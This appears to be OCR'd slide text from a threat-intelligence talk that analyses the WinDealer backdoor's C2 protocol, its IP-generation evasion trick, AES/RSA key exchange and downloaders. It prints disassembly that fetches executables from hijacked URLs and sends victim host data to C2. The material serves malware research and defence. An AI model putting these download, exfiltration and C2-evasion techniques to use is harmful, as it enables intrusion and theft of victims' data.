
C2 communications

TEAMT5

- Before sending the victim data, the malware will add a custom header to the data
  - Interesting features:
    - Getting victim label from non-exist domain or non-exist URL based on WinDealer version
      - http://www.360[.]cn/status/getsign.asp
      - http://www.360[.]cn/status/getonefile.asp
      - NXDOMAIN: http://www[.]microsoftcom/status/getsign.asp NEW
- C2 anti-tracking mechanism
  - IP address generation algorithm (IPGA) NEW

Getting victim label from NXDOMAIN

TEAMT5




C2 anti-tracking mechanism

TEAMT5

- Use IPGA (IP Generation Algorithm) to generate a random C2 IP address when backdoor does not have C2 config
- The randomly generated IP will exist within specific IP address ranges
  - Ex: 113.62.0.0 - 113.63.255.255 or 111.120.0.0 - 111.123.255.255
- This mechanism will prevent researchers from tracking down the real C2 IP

C2 communications

TEAMT5



Data format of c2 communications (first connection)

TEAMT5

Offset	Description	Example(hex)
0x00	Magic header	06 81 DA 91 CE C7 9F 43
0x08	Generated Victim ID	
0x0C	Victim label	00 or 01 or 02
0x0D	Connection type or Backdoor command ID	00 = initial connection 01 = after initial connection Others = backdoor command ID
0x0E	Unknown static value	11 or 14
0x0F	Unknown static value	00
0x10	Encrypted data + checksum	

Generate 16 bytes AES key to encrypt C2 communication

TEAMT5

```
push    14h                 ; unsigned int
call    operator new(uint)
push    0                   ; Time
mov     esi, eax
call    ds:time
add     esp, 8
mov     edi, eax
push    esi                 ; 0x286AD70
call    GetCurrentThreadId
push    eax                 ; 0x1CC8
call    GetCurrentProcessId
push    eax                 ; 0x1E38
push    edi                 ; 0x613F0C54
lea     eax, [esp+4Ch+buf_str]
push    offset aUUUX        ; "%u%u%u%x"
push    eax                 ; Buffer
call    ds:sprintf          ; ret. 02EFFA0C = "16315218767736736 82b6ad70"
lea     ecx, [esp+54h+buf_str] ; "16315218767736736 82b6ad70"
push    eax                 ; size
push    ecx                 ; buf_str = "16315218767736736 82b6ad70"
push    offset aes_key
call    md5_40B5C0          ; ret. aes_key =
                            ; 0041EB40  62 EE BC 0D 65 E4 D7 9D C4 CF 06 6E 64 B7 05 37
```

Sending AES key crypted RSA

TEAMT5

```
lea     edx, [esp+0A10h+aes_key]
push    14h             ; size generated_aes_key + checksum
push    edx             ; generated_aes_key + checksum =
                        ; 02EFF140  62 EE BC 0D 65 E4 D7 9D C4 CF 06 6E 64 B7 05 37
                        ; 02EFF150  42 0F DF C1
movsw
call    rsa_403DC0      ; enc_data
add     esp, 114h
test    al, al
jz      loc_4090D8
mov     eax, dword_41EB54 ; 0
mov     [esp+904h+mamgic_hex], 439FC7CEh
cmp     eax, 11
mov     [esp+904h+sending_data], 91DA8106h
jnz     short loc_409058
mov     [esp+904h+unk_flag_of_0xB_or_0x16], 1 ; 0 or 0xB = 1 or 2
jmp     short loc_409069
-------------------------------------------------------------

                        ; CODE XREF: gen_sendingdata_408F80+CC↑j
cmp     eax, 22
setnz   al
dec     eax
and     eax, 2
mov     [esp+904h+unk_flag_of_0xB_or_0x16], al ; 0 or 0xB = 1 or 2

                        ; CODE XREF: gen_sendingdata_408F80+D6↑j
mov     ecx, victimID_41EAE8 ; 0xA16F9608
mov     eax, [esp+904h+size_of_enc_data] ; 0x80
mov     esi, [esp+904h+enc_data]
mov     [esp+904h+victimID], ecx ; 0xA16F9608
mov     ecx, eax
lea     edi, [esp+904h+buf_output_enc]
mov     edx, ecx
mov     [esp+904h+size_of_enc_data_1], 14h ; 0x14
```

```
push    size_of_sending_data ; 0x90
and     ecx, 3
lea     eax, [esp+90Ch+sending_data] ;
                        ; 02EFF264  06 81 DA 91 CE C7 9F 43
                        ; 02EFF26C  08 96 6F A1
                        ; 02EFF270  00
                        ; 02EFF271  00
                        ; 02EFF272  14
                        ; 02EFF273  00
                        ; 02EFF274  03 4D 5D 44 C3 1E 0A DA A3 4A 86 A3 CC ED 67 38
                        ; 02EFF284  FD F7 C7 F1 EE DA 56 D0 78 2C FE BD 37 D2 21 7D
                        ; 02EFF294  66 FF 30 6A 26 9F 7F BF C0 E9 12 C7 E3 D6 40 5F
                        ; 02EFF2A4  CB                                          :2 8A
                        ; 02EFF2B4  E3                                          )7 C0
                        ; 02EFF2C4  7D 4F 65 5B 3C C2 E4 B3 5E F2 86 2C EA 65 99 AE
                        ; 02EFF2D4  C1 B2 21 66 93 8B F8 20 E6 88 81 75 04 51 27 9E
                        ; 02EFF2E4  2F 10 E7 1D E2 69 2B FA A8 4D 2C A4 B1 B7 31 B4
rep movsb
push    eax
call    send_data_to_c2_40D6E0
```

Encrypted AES key + checksum


C2 communication encrypted by AES

TEAMT5

```
push    edx             ; size_of_raw_data = 0x84
push    ebx             ; raw_data =
                        ; 02EFF270  00
                        ; 02EFF271  77 00  size_of_victim_info
                        ; 02EFF273  00 00 00 00 07 00
                        ; 02EFF27D  44 45 53 4B 54 4F 50 2D 4B 41 53 50 5F 56 4D 01  DESKTOP-KASP_VM.
                        ; 02EFF28D  49 6E 74 65 6C 28 52 29 20 43 6F 72 65 28 54 4D  Intel(R) Core(TM
                        ; 02EFF29D  29 20 69 39 2D 39 38 38 30 48 20 43 50 55 20 40  ) i9-9880H CPU @
                        ; 02EFF2AD  20 32 2E 33 30 47 48 7A 01 2B 38 01 09 31 30 2E   2.30GHz.+8..10.
                        ; 02EFF2BD  30 2E 31 39 30 34 31 2E 31 31 37 01 30 09 30 30  0.19041.117.0.00
                        ; 02EFF2CD  2D 30 43 2D 32 39 2D 34 33 2D 46 42 2D 42 45 09  -0C-29-43-FB-BE.
                        ; 02EFF2DD  30 0A 01 30 01 75 73 72 01 31 38 2E 32 30 2E 31  0..0.usr.18.20.1
                        ; 02EFF2ED  32 32 35 BE 35 D5 91                             225
                        ; 02EFF2F0  BE 35 D5 91  checksum
mov     [esp+2F0h+var_4], 0
call    aes_enc_403370  ; encrypted_data =
                        ; 02EFF270  86 8C 4F 60 6F 2A 6E BB 1F 25 4E 4C 0F AE D7 AB  ..O`o*n».%NL.®x«
                        ; 02EFF280  BA 2E 31 09 2A 32 98 9C F2 E9 14 73 D9 35 7F E8  º.1.*2..òé.sÙ5.è
                        ; 02EFF290  FE AE 31 5A 00 60 7B BA E0 65 F8 E4 CE DD 64 FC  þ®1Z.`{ºàeøäÎÝdü
                        ; 02EFF2A0  FB D0 E2 5B A0 F1 D5 41 7D EC 98 3C E5 43 DD 1D  ûÐâ[ ñÕA}ì.<åCÝ.
                        ; 02EFF2B0  7A C6 6A F2 03 EA 1A 4A B6 41 A9 1B 43 85 F9 C0  zÆjò.ê.J¶A©.C.ùÀ
                        ; 02EFF2C0  77 E3 4F CA 80 EA 9A 47 47 BA 3A 85 91 81 E3 03  wãOÊ.ê.GGº:...ã.
                        ; 02EFF2D0  17 AB 35 1D AF 91 29 5D E3 66 E1 49 06 3C 6A FC  .«5.¯.)]ãfáI.<jü
                        ; 02EFF2E0  EA 00 6C 5D 7A 4C B9 6E BA D4 ED 71 71 DA 28 8B  ê.l]zL¹nºÔíqqÚ(.
                        ; 02EFF2F0  F2 07 AE 53 82 38 04 08 B3 5F D6 D3 44 CD 50 BB  ò.®S.8..³_ÖÓDÍP»
```

victim_info(
hostname,
CPU_info,
OS_version,
mac_addr,
username
malware_version)

1 byte command in custom header+0xD



Divided backdoor in EXE and Embedded DLL

TEAMT5

WinDealer Related Component

TEAMT5

- We have found the downloader of WinDealer in the wild since 2013.
- In addition, we found old Windows kernel module downloader (2015 ~ 2017)
  - PDB string: “Z:¥O¥植入相关¥本地溢出¥downexecdriver¥bin¥FAT32.pdb”

```
1  int create_mutex()
2  {
3    int v0; // edi
4    HANDLE v1; // esi
5
6    v0 = 0;
7    v1 = CreateMutexA(0, 0, "WORK_20130831175600761943");
```

```
20   v11[0] = (int)"seupdate.360safe.com";
21   v11[1] = (int)"download.pplive.com";          // legitimated domain
22   v11[2] = (int)"rsup10.rising.com.cn";
23   sprintf(Buffer, "http://%s/status/windowsupdatedmq.exe", (const char *)v11[v1]);// non-exist url path
24   if ( dword_100032C8 >= 3 )
25     dword_100032C8 = 0;
26   v2 = LoadLibraryA("wininet.dll");
27   v3 = v2;
28   if ( !v2 )
29     return 0;
30   InternetOpenA = (HINTERNET (__stdcall *)(LPCSTR, DWORD, LPCSTR, LPCSTR, DWORD))GetProcAddress(v2, "InternetOpenA");
31   InternetOpenUrlA = (HINTERNET (__stdcall *)(HINTERNET, LPCSTR, LPCSTR, DWORD, DWORD, DWORD_PTR))GetProcAddress(
32                                                                                                   v3,
33                                                                                                   "InternetOpenUrlA");
34   InternetReadFile = (BOOL (__stdcall *)(HINTERNET, LPVOID, DWORD, LPDWORD))GetProcAddress(v3, "InternetReadFile");
35   InternetCloseHandle = (BOOL (__stdcall *)(HINTERNET))GetProcAddress(v3, "InternetCloseHandle");
36   dword_100032C4 = (int (__stdcall *)(_DWORD))InternetCloseHandle;
37   if ( !InternetOpenA )
38     return 0;
39   if ( !InternetOpenUrlA )
40     return 0;
41   if ( !InternetReadFile )
42     return 0;
43   if ( !InternetCloseHandle )
44     return 0;
000005D3 download_PE:1 (100011D3)
```

WinDealer Related Component

TEAMT5

- We discovered a WinDealer downloader which contains a legitimate domain but the URL path is non-existing. (DNS hijacking or network hijacking)
- User-agent is an unique "BBB," which also appears in WinDealer RAT

```
push    esi
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
push    offset szAgent  ; "BBB"
call    ds:InternetOpenA
mov     esi, eax
test    esi, esi
jz      short loc_10001183
mov     eax, [esp+4+lpFileName] ; %appdata%\sogoutool.exe
mov     ecx, [esp+4+lpszUrl] ; http://www.baidu.com/status/windowsupdatedmq.exe
push    eax             ; lpFileName
push    ecx             ; lpszUrl
push    esi             ; hInternet
call    downloadfile_10001000
add     esp, 0Ch
```


WinDealer downloader + Legitimate URL


```
push    edi             ; dwFlags
push    edi             ; lpszProxyBypass
push    edi             ; lpszProxy
push    edi             ; dwAccessType
push    offset szAgent  ; "BBB"
call    ds:InternetOpenA
cmp     eax, edi
mov     [ebp+hInternet], eax
jnz     short loc_10004070

                        ; CODE XREF: downfile_10003FB5+9F↑j
xor     eax, eax
jmp     short loc_100040B8
```

WinDealer

WinDealer Related Component

- There’re multiple dropper/loader samples related to WinDealer.
- The malware resource “AAA” contains an encrypted payload
  - The encrypted payload in res ID:103
- Ex. The malware uses XOR to decrypt the payload, then loads the decrypted payload (WinDealer) in-memory.





AGENDA

TEAMT5

01 Summary of LuoYu campaign in 2021


02 Anatomy of WinDealer

03 Case Studies

04 Conclusions

Case Study 1: Fake site and app

